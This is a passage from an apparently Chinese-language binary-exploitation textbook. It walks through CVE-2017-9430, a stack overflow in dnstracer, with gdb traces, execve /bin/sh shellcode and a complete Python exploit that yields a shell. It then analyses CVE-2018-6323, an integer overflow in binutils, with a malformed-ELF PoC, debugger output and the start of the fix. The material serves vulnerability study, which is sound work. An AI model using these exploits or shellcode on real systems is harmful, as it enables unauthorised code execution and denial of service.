[-------------------------------------code----------------------
---------------]
   0x8048df1 <main+801>:    lea    ebx,[esp+0x46f]
   0x8048df8 <main+808>:    mov    DWORD PTR [esp+0x4],edi
   0x8048dfc <main+812>:    mov    DWORD PTR [esp],ebx
=> 0x8048dff <main+815>:    call   0x8048950 <strcpy@plt>
   0x8048e04 <main+820>:    xor    eax,eax
   0x8048e06 <main+822>:    mov    ecx,esi
   0x8048e08 <main+824>:    repnz scas al,BYTE PTR es:[edi]
   0x8048e0a <main+826>:    not    ecx
Guessed arguments:
arg[0]: 0xbfffeb3f --> 0xffed9cb7
arg[1]: 0xbffff174 ('A' <repeats 200 times>...)
[------------------------------------stack----------------------
---------------]
0000| 0xbfffe6d0 --> 0xbfffeb3f --> 0xffed9cb7
0004| 0xbfffe6d4 --> 0xbffff174 ('A' <repeats 200 times>...)
0008| 0xbfffe6d8 --> 0x804be37 ("4cCoq:r:S:s:t:v")
0012| 0xbfffe6dc --> 0x0
0016| 0xbfffe6e0 --> 0x0
0020| 0xbfffe6e4 --> 0x0
0024| 0xbfffe6e8 --> 0x0
0028| 0xbfffe6ec --> 0x0
[---------------------------------------------------------------
---------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x08048dff in main (argc=<optimized out>, argv=<op
timized out>) at dnstracer.c:1622
1622        strcpy(argv0, argv[0]);
gdb-peda$ x/10wx argv0
0xbfffeb3f:    0xffed9cb7    0x000000bf    0x00000100    0x00000
200
0xbfffeb4f:    0xe33b9700    0xfdcac0b7    0x000000b7    0xffeff
400
0xbfffeb5f:    0xe24e08b7    0x000001b7
```

所以栈位于 `0xbfffeb3f` ，执行这一行代码即可将 `0xbffff174` 处的 "A" 字符串复制到 `argv0` 数组中：

```
gdb-peda$ c
Continuing.
[----------------------------------registers--------------------
---------------]
EAX: 0xbfffe6bf ('A' <repeats 200 times>...)
EBX: 0xbfffe6bf ('A' <repeats 200 times>...)
ECX: 0xbffff1d0 ("BBBB")
EDX: 0xbfffeadc ("BBBB")
ESI: 0x0
EDI: 0xbfffedb3 ('A' <repeats 200 times>...)
EBP: 0xbfffead8 ("AAAABBBB")
ESP: 0xbfffe290 --> 0xbfffe6bf ('A' <repeats 200 times>...)
EIP: 0x8048dba (<main+794>:    mov    ecx,DWORD PTR [ebp-0x82c])
EFLAGS: 0x202 (carry parity adjust zero sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x8048db3 <main+787>:    push   edi
   0x8048db4 <main+788>:    push   ebx
   0x8048db5 <main+789>:    call   0x8048920 <strcpy@plt>
=> 0x8048dba <main+794>:    mov    ecx,DWORD PTR [ebp-0x82c]
   0x8048dc0 <main+800>:    xor    eax,eax
   0x8048dc2 <main+802>:    add    esp,0x10
   0x8048dc5 <main+805>:    repnz scas al,BYTE PTR es:[edi]
   0x8048dc7 <main+807>:    not    ecx
[------------------------------------stack---------------------
---------------]
0000| 0xbfffe290 --> 0xbfffe6bf ('A' <repeats 200 times>...)
0004| 0xbfffe294 --> 0xbfffedb3 ('A' <repeats 200 times>...)
0008| 0xbfffe298 --> 0xffffffff
0012| 0xbfffe29c --> 0xffffffff
0016| 0xbfffe2a0 --> 0x0
0020| 0xbfffe2a4 --> 0x0
0024| 0xbfffe2a8 --> 0x8051018 ("127.0.1.1")
0028| 0xbfffe2ac --> 0xffffffff
[--------------------------------------------------------------
```

```
---------------]
Legend: code, data, rodata, value

Breakpoint 2, main (argc=<optimized out>, argv=<optimized out>)
at dnstracer.c:1623
1623        if (argv0[strlen(argv[0]) - 1] == '.') argv0[strlen(
argv[0]) - 1] = 0;
gdb-peda$ x/10wx argv0
0xbfffeb3f:    0x41414141    0x41414141    0x41414141    0x41414
141
0xbfffeb4f:    0x41414141    0x41414141    0x41414141    0x41414
141
0xbfffeb5f:    0x41414141    0x41414141
gdb-peda$ x/5wx argv0+1053-0x10
0xbfffef4c:    0x41414141    0x41414141    0x41414141    0x41414
141
0xbfffef5c:    0x42424242
```

同时字符串 "BBBB" 覆盖了返回地址。所以我们用栈地址 `0xbfffeb3f` 替换掉 "BBBB"：

```
gdb-peda$ r  `perl -e 'print "A"x1053 . "\x3f\xeb\xff\xbf"'`
```

```
gdb-peda$ x/5wx argv0+1053-0x10
0xbfffef4c:    0x41414141    0x41414141    0x41414141    0x41414
141  <-- ebp
0xbfffef5c:    0xbfffeb3f                                      <
-- return address
```

然后就可以在栈上布置 shellcode 了，这一段 shellcode 长度为 23 字节，前面使用 nop 指令填充：

```
gdb-peda$ r `perl -e 'print "\x90"x1030 . "\x31\xc0\x50\x68\x2f\
x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\
xcd\x80" . "\x3f\xeb\xff\xbf"'`
gdb-peda$ x/7wx argv0+1053-23
0xbfffef45:    0x6850c031    0x68732f2f    0x69622f68    0x50e38
96e  <-- shellcode
0xbfffef55:    0xb0e18953    0x3f80cd0b    0x00bfffeb
```

根据计算，shellcode 位于 `0xbfffef45` 。

然而当我们执行这个程序的时候，发生了错误：

```
gdb-peda$ c
127.0.0.1 (127.0.0.1) * * *

Program received signal SIGSEGV, Segmentation fault.
[---------------------------------registers--------------------
---------------]
EAX: 0x0
EBX: 0xbfffef54 ("/bin//sh")
ECX: 0xffffffff
EDX: 0xb7fc88b8 --> 0x0
ESI: 0xe3896e69
EDI: 0xe1895350
EBP: 0x80cd0bb0
ESP: 0xbfffef54 ("/bin//sh")
EIP: 0xbfffef55 ("bin//sh")
EFLAGS: 0x10246 (carry PARITY adjust ZERO sign trap INTERRUPT di
rection overflow)
[------------------------------------code----------------------
---------------]
   0xbfffef4d:    push   0x6e69622f
   0xbfffef52:    mov    ebx,esp
   0xbfffef54:    das
=> 0xbfffef55:    bound  ebp,QWORD PTR [ecx+0x6e]
   0xbfffef58:    das
   0xbfffef59:    das
   0xbfffef5a:    jae    0xbfffefc4
   0xbfffef5c:    add    BYTE PTR [eax],al
```

```
[-----------------------------------stack----------------------
---------------]
0000| 0xbfffef54 ("/bin//sh")
0004| 0xbfffef58 ("//sh")
0008| 0xbfffef5c --> 0x0
0012| 0xbfffef60 --> 0x0
0016| 0xbfffef64 --> 0xbfffeff4 --> 0xbffff15b ("/usr/local/bin/
dnstracer")
0020| 0xbfffef68 --> 0xbffff000 --> 0xbffff596 ("SSH_AGENT_PID=1
407")
0024| 0xbfffef6c --> 0xb7fdc858 --> 0xb7e21000 --> 0x464c457f
0028| 0xbfffef70 --> 0x0
[------------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xbfffef55 in ?? ()
```

错误发生在 `0xbfffef55` ，而 shellcode 位于 `0xbfffef45` ，两者相差 16 字节：

```
gdb-peda$ x/8wx 0xbfffef45
0xbfffef45:    0x6850c031    0x68732f2f    0x69622f68    0x2fe38
96e
0xbfffef55:    0x2f6e6962    0x0068732f    0x00000000    0xf4000
000
```

所以这里采用的解决办法是去掉前面的 16 个 nop，将其加到 shellcode 后面。

```
gdb-peda$ r `perl -e 'print "\x90"x1014 . "\x31\xc0\x50\x68\x2f\
x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\
xcd\x80" . "\x90"x16 . "\x3f\xeb\xff\xbf"'`
```

成功获得 shell。

```
gdb-peda$ c
127.0.0.1 (127.0.0.1) * * *
process 7161 is executing new program: /bin/dash
$ id
[New process 7165]
process 7165 is executing new program: /usr/bin/id
uid=1000(firmy) gid=1000(firmy) groups=1000(firmy),4(adm),24(cdr
om),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare)
$ [Inferior 2 (process 7165) exited normally]
Warning: not running or target is remote
```

那如果我们开启了 ASLR 怎么办呢，一种常用的方法是利用指令 `jmp esp` 覆盖返回地址，这将使程序在返回地址的地方继续执行，从而执行跟在后面的 shellcode。利用 objdump 就可以找到这样的指令：

```
$ objdump -M intel -D /usr/local/bin/dnstracer | grep jmp | grep
 esp
 804cc5f:    ff e4                    jmp    esp
```

exp 如下：

```
import os
from subprocess import call

def exp():
    filling = "A"*1053
    jmp_esp = "\x5f\xcc\x04\x08"
    shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x6
9\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"

    payload = filling + jmp_esp + shellcode
    call(["dnstracer", payload])

if __name__ == '__main__':
    try:
        exp()
    except Exception as e:
        print "Something went wrong"
```

Bingo!!!

```
$ python exp.py
Tracing to AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA_�1�Ph//shh/bin��PS���

            [a] via 127.0.0.1, maximum of 3 retries
127.0.0.1 (127.0.0.1) * * *
$ id
uid=1000(firmy) gid=1000(firmy) groups=1000(firmy),4(adm),24(cdr
om),27(sudo),30(dip),46(plugdev),109(lpadmin),124(sambashare)
```

参考资料

- http://www.mavetju.org/unix/dnstracer.php
- CVE-2017-9430
- DNSTracer 1.9 - Local Buffer Overflow
- DNSTracer 1.8.1 - Buffer Overflow (PoC)

7.1.7 CVE-2018-6323 GNU binutils elf_object_p 整型溢出漏洞

下载文件

漏洞描述

二进制文件描述符（BFD）库（也称为libbfd）中头文件 `elfcode.h` 中的 `elf_object_p()` 函数（binutils-2.29.1 之前）具有无符号整数溢出，溢出的原因是没有使用 `bfd_size_type` 乘法。精心制作的 ELF 文件可能导致拒绝服务攻击。

漏洞复现

	推荐使用的环境	备注
操作系统	Ubuntu 16.04	体系结构：32 位
调试器	gdb-peda	版本号：7.11.1
漏洞软件	binutils	版本号：2.29.1

系统自带的版本是 2.26.1，我们这里编译安装有漏洞的最后一个版本 2.29.1：

```
$ wget https://ftp.gnu.org/gnu/binutils/binutils-2.29.1.tar.gz
$ tar zxvf binutils-2.29.1.tar.gz
$ cd binutils-2.29.1/
$ ./configure --enable-64-bit-bfd
$ make && sudo make install
$ file /usr/local/bin/objdump
/usr/local/bin/objdump: ELF 32-bit LSB executable, Intel 80386,
version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.
so.2, for GNU/Linux 2.6.32, BuildID[sha1]=c2e0c7f5040cd6798b708c
b29cfaeb8c28d8262b, not stripped
```

使用 PoC 如下：

```python
import os

hello = "#include<stdio.h>\nint main(){printf(\"HelloWorld!\\n\"
); return 0;}"
f = open("helloWorld.c", 'w')
f.write(hello)
f.close()

os.system("gcc -c helloWorld.c -o test")

f = open("test", 'rb+')
f.read(0x2c)
f.write("\xff\xff") # 65535
f.read(0x244-0x2c-2)
f.write("\x00\x00\x00\x20") # 536870912
f.close()

os.system("objdump -x test")
```

```
$ python poc.py
objdump: test: File truncated
*** Error in `objdump': free(): invalid pointer: 0x09b99aa8 ***
======= Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(+0x67377)[0xb7e35377]
/lib/i386-linux-gnu/libc.so.6(+0x6d2f7)[0xb7e3b2f7]
```

```
/lib/i386-linux-gnu/libc.so.6(+0x6dc31)[0xb7e3bc31]
objdump[0x814feab]
objdump[0x8096c10]
objdump[0x80985fc]
objdump[0x8099257]
objdump[0x8052791]
objdump[0x804c1af]
/lib/i386-linux-gnu/libc.so.6(__libc_start_main+0xf7)[0xb7de6637
]
objdump[0x804c3ca]
======= Memory map: ========
08048000-08245000 r-xp 00000000 08:01 265097     /usr/local/bin/
objdump
08245000-08246000 r--p 001fc000 08:01 265097     /usr/local/bin/
objdump
08246000-0824b000 rw-p 001fd000 08:01 265097     /usr/local/bin/
objdump
0824b000-08250000 rw-p 00000000 00:00 0
09b98000-09bb9000 rw-p 00000000 00:00 0          [heap]
b7a00000-b7a21000 rw-p 00000000 00:00 0
b7a21000-b7b00000 ---p 00000000 00:00 0
b7b99000-b7bb5000 r-xp 00000000 08:01 394789     /lib/i386-linux
-gnu/libgcc_s.so.1
b7bb5000-b7bb6000 rw-p 0001b000 08:01 394789     /lib/i386-linux
-gnu/libgcc_s.so.1
b7bcd000-b7dcd000 r--p 00000000 08:01 133406     /usr/lib/locale
/locale-archive
b7dcd000-b7dce000 rw-p 00000000 00:00 0
b7dce000-b7f7e000 r-xp 00000000 08:01 395148     /lib/i386-linux
-gnu/libc-2.23.so
b7f7e000-b7f80000 r--p 001af000 08:01 395148     /lib/i386-linux
-gnu/libc-2.23.so
b7f80000-b7f81000 rw-p 001b1000 08:01 395148     /lib/i386-linux
-gnu/libc-2.23.so
b7f81000-b7f84000 rw-p 00000000 00:00 0
b7f84000-b7f87000 r-xp 00000000 08:01 395150     /lib/i386-linux
-gnu/libdl-2.23.so
b7f87000-b7f88000 r--p 00002000 08:01 395150     /lib/i386-linux
-gnu/libdl-2.23.so
b7f88000-b7f89000 rw-p 00003000 08:01 395150     /lib/i386-linux
```

```
-gnu/libdl-2.23.so
b7f97000-b7f98000 rw-p 00000000 00:00 0
b7f98000-b7f9f000 r--s 00000000 08:01 149142     /usr/lib/i386-l
inux-gnu/gconv/gconv-modules.cache
b7f9f000-b7fa0000 r--p 002d4000 08:01 133406     /usr/lib/locale
/locale-archive
b7fa0000-b7fa1000 rw-p 00000000 00:00 0
b7fa1000-b7fa4000 r--p 00000000 00:00 0          [vvar]
b7fa4000-b7fa6000 r-xp 00000000 00:00 0          [vdso]
b7fa6000-b7fc9000 r-xp 00000000 08:01 395146     /lib/i386-linux
-gnu/ld-2.23.so
b7fc9000-b7fca000 r--p 00022000 08:01 395146     /lib/i386-linux
-gnu/ld-2.23.so
b7fca000-b7fcb000 rw-p 00023000 08:01 395146     /lib/i386-linux
-gnu/ld-2.23.so
bff3a000-bff5b000 rw-p 00000000 00:00 0          [stack]
Aborted (core dumped)
```

需要注意的是如果在 configure 的时候没有使用参数 `--enable-64-bit-bfd`，将会出现下面的结果：

```
$ python poc.py
objdump: test: File format not recognized
```

漏洞分析

首先要知道什么是 BFD。BFD 是 Binary File Descriptor 的简称，使用它可以在你不了解程序文件格式的情况下，读写 ELF header, program header table, section header table 还有各个 section 等。当然也可以是其他的 BFD 支持的对象文件(比如COFF，a.out等）。对每一个文件格式来说，BFD 都分两个部分：前端和后端。前端给用户提供接口，它管理内存和规范数据结构，也决定了哪个后端被使用和什么时候后端的例程被调用。为了使用 BFD，需要包括 `bfd.h` 并且连接的时候需要和静态库 `libbfd.a` 或者动态库 `libbfd.so` 一起连接。

看一下这个引起崩溃的二进制文件，它作为一个可重定位文件，本来不应该有 program headers，但这里的 Number of program headers 这一项被修改为一个很大的值，已经超过了程序在内存中的范围：

```
$ file test
test: ELF 32-bit LSB relocatable, Intel 80386, version 1 (SYSV),
 not stripped
$ readelf -h test | grep program
readelf: Error: Out of memory reading 536870912 program headers
  Start of program headers:          0 (bytes into file)
  Size of program headers:           0 (bytes)
  Number of program headers:         65535 (536870912)
```

objdump 用于显示一个或多个目标文件的各种信息，通常用作反汇编器，但也能显示文件头，符号表，重定向等信息。objdump 的执行流程是这样的：

1. 首先检查命令行参数，通过 switch 语句选择要被显示的信息。
2. 剩下的参数被默认为目标文件，它们通过 `display_bfd()` 函数进行排序。
3. 目标文件的文件类型和体系结构通过 `bfd_check_format()` 函数来确定。如果被成功识别，则 `dump_bfd()` 函数被调用。
4. `dump_bfd()` 依次调用单独的函数来显示相应的信息。

回溯栈调用情况：

```
gdb-peda$ r -x test
gdb-peda$ bt
#0  0xb7fd9ce5 in __kernel_vsyscall ()
#1  0xb7e2eea9 in __GI_raise (sig=0x6) at ../sysdeps/unix/sysv/l
inux/raise.c:54
#2  0xb7e30407 in __GI_abort () at abort.c:89
#3  0xb7e6a37c in __libc_message (do_abort=0x2,
    fmt=0xb7f62e54 "*** Error in `%s': %s: 0x%s ***\n")
    at ../sysdeps/posix/libc_fatal.c:175
#4  0xb7e702f7 in malloc_printerr (action=<optimized out>,
    str=0xb7f5f943 "free(): invalid pointer", ptr=<optimized out
>,
    ar_ptr=0xb7fb5780 <main_arena>) at malloc.c:5006
#5  0xb7e70c31 in _int_free (av=0xb7fb5780 <main_arena>, p=<opti
mized out>,
    have_lock=0x0) at malloc.c:3867
#6  0x0814feab in objalloc_free (o=0x8250800) at ./objalloc.c:18
7
#7  0x08096c10 in bfd_hash_table_free (table=0x8250a4c) at hash.
c:426
#8  0x080985fc in _bfd_delete_bfd (abfd=abfd@entry=0x8250a08) at
 opncls.c:125
#9  0x08099257 in bfd_close_all_done (abfd=0x8250a08) at opncls.
c:773
#10 0x08052791 in display_file (filename=0xbffff136 "test", targ
et=<optimized out>,
    last_file=0x1) at ./objdump.c:3726
#11 0x0804c1af in main (argc=0x3, argv=0xbfffef04) at ./objdump.
c:4015
#12 0xb7e1b637 in __libc_start_main (main=0x804ba50 <main>, argc
=0x3, argv=0xbfffef04,
    init=0x8150fd0 <__libc_csu_init>, fini=0x8151030 <__libc_csu
_fini>,
    rtld_fini=0xb7fea880 <_dl_fini>, stack_end=0xbfffeefc) at ..
/csu/libc-start.c:291
#13 0x0804c3ca in _start ()
```

一步一步追踪函数调用：

```
// binutils/objdump.c

int
main (int argc, char **argv)
{
  [...]
  while ((c = getopt_long (argc, argv,
                "pP:ib:m:M:VvCdDlfFaHhrRtTxsSI:j:wE:zgeGW::",
                long_options, (int *) 0))
     != EOF)
    {
      switch (c)
    {
  [...]
    case 'x':
      dump_private_headers = TRUE;
      dump_symtab = TRUE;
      dump_reloc_info = TRUE;
      dump_file_header = TRUE;
      dump_ar_hdrs = TRUE;
      dump_section_headers = TRUE;
      seenflag = TRUE;
      break;
  [...]
    }
    }

  if (formats_info)
    exit_status = display_info ();
  else
    {
      if (optind == argc)
    display_file ("a.out", target, TRUE);
      else
    for (; optind < argc;)
      {
        display_file (argv[optind], target, optind == argc - 1);
        optind++;
      }
```

```
    }

    [...]
}
```

```
// binutils/objdump.c

static void
display_file (char *filename, char *target)
{
  bfd *file;

  [...]
  file = bfd_openr (filename, target);
  [...]
  display_any_bfd (file, 0);

  if (! last_file)
    bfd_close (file);
  else
    bfd_close_all_done (file);
}
```

```
// binutils/objdump.c

static void
display_any_bfd (bfd *file, int level)
{
  /* Decompress sections unless dumping the section contents.  */

  if (!dump_section_contents)
    file->flags |= BFD_DECOMPRESS;

  /* If the file is an archive, process all of its elements.  */
  if (bfd_check_format (file, bfd_archive))
    {
      [...]
    }
  else
    display_object_bfd (file);
}
```

最关键的部分，读取 program headers 的逻辑如下：

```
// binutils/objdump.c

  /* Read in the program headers.  */
  if (i_ehdrp->e_phnum == 0)
    elf_tdata (abfd)->phdr = NULL;
  else
    {
      Elf_Internal_Phdr *i_phdr;
      unsigned int i;

#ifndef BFD64
      if (i_ehdrp->e_phnum > ((bfd_size_type) -1) / sizeof (*i_p
hdr))
    goto got_wrong_format_error;
#endif
      amt = i_ehdrp->e_phnum * sizeof (*i_phdr);  // <-- 整型溢出点

      elf_tdata (abfd)->phdr = (Elf_Internal_Phdr *) bfd_alloc (
abfd, amt);
      if (elf_tdata (abfd)->phdr == NULL)
    goto got_no_match;
      if (bfd_seek (abfd, (file_ptr) i_ehdrp->e_phoff, SEEK_SET)
 != 0)
    goto got_no_match;
      i_phdr = elf_tdata (abfd)->phdr;
      for (i = 0; i < i_ehdrp->e_phnum; i++, i_phdr++)
    {
      Elf_External_Phdr x_phdr;

      if (bfd_bread (&x_phdr, sizeof x_phdr, abfd) != sizeof x_p
hdr)
        goto got_no_match;
      elf_swap_phdr_in (abfd, &x_phdr, i_phdr);
    }
    }
```

因为伪造的数值 `0xffff` 大于 0，进入读取 program headers 的代码。然后在溢出点乘法运算前，eax 为伪造的数值 `0x20000000` ：

```
gdb-peda$ ni
[----------------------------------registers-------------------
---------------]
EAX: 0x20000000 ('')
EBX: 0x8250a08 --> 0x8250810 ("test")
ECX: 0xd ('\r')
EDX: 0x5f ('_')
ESI: 0x8250ac8 --> 0x464c457f
EDI: 0xd ('\r')
EBP: 0x81ca560 --> 0x81c9429 ("elf32-i386")
ESP: 0xbfffec20 --> 0xb7fe97eb (<_dl_fixup+11>:    add    esi,0x
15815)
EIP: 0x80aeba0 (<bfd_elf32_object_p+1856>:    imul   eax,eax,0x3
8)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code---------------------
---------------]
   0x80aeb90 <bfd_elf32_object_p+1840>:    or     DWORD PTR [ebx
+0x28],0x800
   0x80aeb97 <bfd_elf32_object_p+1847>:    jmp    0x80ae613 <bfd
_elf32_object_p+435>
   0x80aeb9c <bfd_elf32_object_p+1852>:    lea    esi,[esi+eiz*1
+0x0]
=> 0x80aeba0 <bfd_elf32_object_p+1856>:    imul   eax,eax,0x38
   0x80aeba3 <bfd_elf32_object_p+1859>:    sub    esp,0x4
   0x80aeba6 <bfd_elf32_object_p+1862>:    xor    edx,edx
   0x80aeba8 <bfd_elf32_object_p+1864>:    push   edx
   0x80aeba9 <bfd_elf32_object_p+1865>:    push   eax
[------------------------------------stack---------------------
---------------]
0000| 0xbfffec20 --> 0xb7fe97eb (<_dl_fixup+11>:    add    esi,0
x15815)
0004| 0xbfffec24 --> 0x8250ac8 --> 0x464c457f
0008| 0xbfffec28 --> 0xd ('\r')
0012| 0xbfffec2c --> 0x0
0016| 0xbfffec30 --> 0x8250a0c --> 0x81ca560 --> 0x81c9429 ("elf
32-i386")
0020| 0xbfffec34 --> 0x82482a0 --> 0x9 ('\t')
0024| 0xbfffec38 --> 0x8250a08 --> 0x8250810 ("test")
```

```
0028| 0xbfffec3c --> 0x81ca560 --> 0x81c9429 ("elf32-i386")
[------------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
780             elf_tdata (abfd)->phdr = (Elf_Internal_Phdr *) bfd_
alloc (abfd, amt);
```

做乘法运算， `0x20000000 * 0x38 = 0x700000000` ，产生溢出。截断后高位的 `0x7` 被丢弃， eax 为 `0x00000000` ，且 OVERFLOW 的标志位被设置：

```
gdb-peda$ ni
[---------------------------------registers--------------------
---------------]
EAX: 0x0
EBX: 0x8250a08 --> 0x8250810 ("test")
ECX: 0xd ('\r')
EDX: 0x5f ('_')
ESI: 0x8250ac8 --> 0x464c457f
EDI: 0xd ('\r')
EBP: 0x81ca560 --> 0x81c9429 ("elf32-i386")
ESP: 0xbfffec20 --> 0xb7fe97eb (<_dl_fixup+11>:    add    esi,0x
15815)
EIP: 0x80aeba3 (<bfd_elf32_object_p+1859>:    sub    esp,0x4)
EFLAGS: 0xa07 (CARRY PARITY adjust zero sign trap INTERRUPT dire
ction OVERFLOW)
[-------------------------------------code---------------------
---------------]
   0x80aeb97 <bfd_elf32_object_p+1847>:    jmp    0x80ae613 <bfd
_elf32_object_p+435>
   0x80aeb9c <bfd_elf32_object_p+1852>:    lea    esi,[esi+eiz*1
+0x0]
   0x80aeba0 <bfd_elf32_object_p+1856>:    imul   eax,eax,0x38
=> 0x80aeba3 <bfd_elf32_object_p+1859>:    sub    esp,0x4
   0x80aeba6 <bfd_elf32_object_p+1862>:    xor    edx,edx
   0x80aeba8 <bfd_elf32_object_p+1864>:    push   edx
   0x80aeba9 <bfd_elf32_object_p+1865>:    push   eax
   0x80aebaa <bfd_elf32_object_p+1866>:    push   ebx
[------------------------------------stack---------------------
---------------]
```

```
0000| 0xbfffec20 --> 0xb7fe97eb (<_dl_fixup+11>:    add    esi,0
x15815)
0004| 0xbfffec24 --> 0x8250ac8 --> 0x464c457f
0008| 0xbfffec28 --> 0xd ('\r')
0012| 0xbfffec2c --> 0x0
0016| 0xbfffec30 --> 0x8250a0c --> 0x81ca560 --> 0x81c9429 ("elf
32-i386")
0020| 0xbfffec34 --> 0x82482a0 --> 0x9 ('\t')
0024| 0xbfffec38 --> 0x8250a08 --> 0x8250810 ("test")
0028| 0xbfffec3c --> 0x81ca560 --> 0x81c9429 ("elf32-i386")
[----------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080aeba3    780          elf_tdata (abfd)->phdr = (Elf_Interna
l_Phdr *) bfd_alloc (abfd, amt);
```

于是，在随后的 `bfd_alloc()` 调用时，第二个参数即大小为 0，分配不成功：

```
// bfd/opncls.c

void *bfd_alloc (bfd *abfd, bfd_size_type wanted);
```

```
gdb-peda$ ni
[----------------------------------registers--------------------
---------------]
EAX: 0x0
EBX: 0x8250a08 --> 0x8250810 ("test")
ECX: 0xd ('\r')
EDX: 0x0
ESI: 0x8250ac8 --> 0x464c457f
EDI: 0xd ('\r')
EBP: 0x81ca560 --> 0x81c9429 ("elf32-i386")
ESP: 0xbfffec10 --> 0x8250a08 --> 0x8250810 ("test")
EIP: 0x80aebab (<bfd_elf32_object_p+1867>:    call   0x8099540 <
bfd_alloc>)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT dire
ction overflow)
[-------------------------------------code----------------------
```

```
---------------]
   0x80aeba8 <bfd_elf32_object_p+1864>:    push   edx
   0x80aeba9 <bfd_elf32_object_p+1865>:    push   eax
   0x80aebaa <bfd_elf32_object_p+1866>:    push   ebx
=> 0x80aebab <bfd_elf32_object_p+1867>:    call   0x8099540 <bfd
_alloc>
   0x80aebb0 <bfd_elf32_object_p+1872>:    mov    DWORD PTR [esi
+0x50],eax
   0x80aebb3 <bfd_elf32_object_p+1875>:    mov    eax,DWORD PTR
[ebx+0xa0]
   0x80aebb9 <bfd_elf32_object_p+1881>:    add    esp,0x10
   0x80aebbc <bfd_elf32_object_p+1884>:    mov    ecx,DWORD PTR
[eax+0x50]
Guessed arguments:
arg[0]: 0x8250a08 --> 0x8250810 ("test")
arg[1]: 0x0
arg[2]: 0x0
[------------------------------------stack---------------------
---------------]
0000| 0xbfffec10 --> 0x8250a08 --> 0x8250810 ("test")
0004| 0xbfffec14 --> 0x0
0008| 0xbfffec18 --> 0x0
0012| 0xbfffec1c --> 0x80aea71 (<bfd_elf32_object_p+1553>:    mo
v    eax,DWORD PTR [esi+0x28])
0016| 0xbfffec20 --> 0xb7fe97eb (<_dl_fixup+11>:    add    esi,0
x15815)
0020| 0xbfffec24 --> 0x8250ac8 --> 0x464c457f
0024| 0xbfffec28 --> 0xd ('\r')
0028| 0xbfffec2c --> 0x0
[--------------------------------------------------------------
---------------]
Legend: code, data, rodata, value
0x080aebab    780          elf_tdata (abfd)->phdr = (Elf_Interna
l_Phdr *) bfd_alloc (abfd, amt);
```

在后续的过程中，从 `bfd_close_all_done()` 到 `objalloc_free()` ，用于清理释放内存，其中就对 `bfd_alloc()` 分配的内存区域进行了 `free()` 操作，而这又是一个不存在的地址，于是抛出了异常。

补丁

该漏洞在 binutils-2.30 中被修复，补丁将 `i_ehdrp->e_shnum` 转换成 unsigned long 类型的 `bfd_size_type`，从而避免整型溢出。BFD 开发文件包含在软件包 `binutils-dev` 中：

```
// /usr/include/bfd.h
typedef unsigned long bfd_size_type;
```

由于存在回绕，一个无符号整数表达式永远无法求出小于零的值，也就不会产生溢出。

所谓回绕，可以看下面这个例子：

```
unsigned int ui;
ui = UINT_MAX;  // 在 32 位上为 4 294 967 295
ui++;
printf("ui = %u\n", ui);  // ui = 0
ui = 0;
ui--;
printf("ui = %u\n", ui);  // 在 32 位上，ui = 4 294 967 295
```

补丁如下：

```
$ git show 38e64b0ecc7f4ee64a02514b8d532782ac057fa2 bfd/elfcode.
h
commit 38e64b0ecc7f4ee64a02514b8d532782ac057fa2
Author: Alan Modra <amodra@gmail.com>
Date:   Thu Jan 25 21:47:41 2018 +1030

    PR22746, crash when running 32-bit objdump on corrupted file

    Avoid unsigned int overflow by performing bfd_size_type mult
iplication.

        PR 22746
        * elfcode.h (elf_object_p): Avoid integer overflow.
```

```
diff --git a/bfd/elfcode.h b/bfd/elfcode.h
index 00a9001..ea1388d 100644
--- a/bfd/elfcode.h
+++ b/bfd/elfcode.h
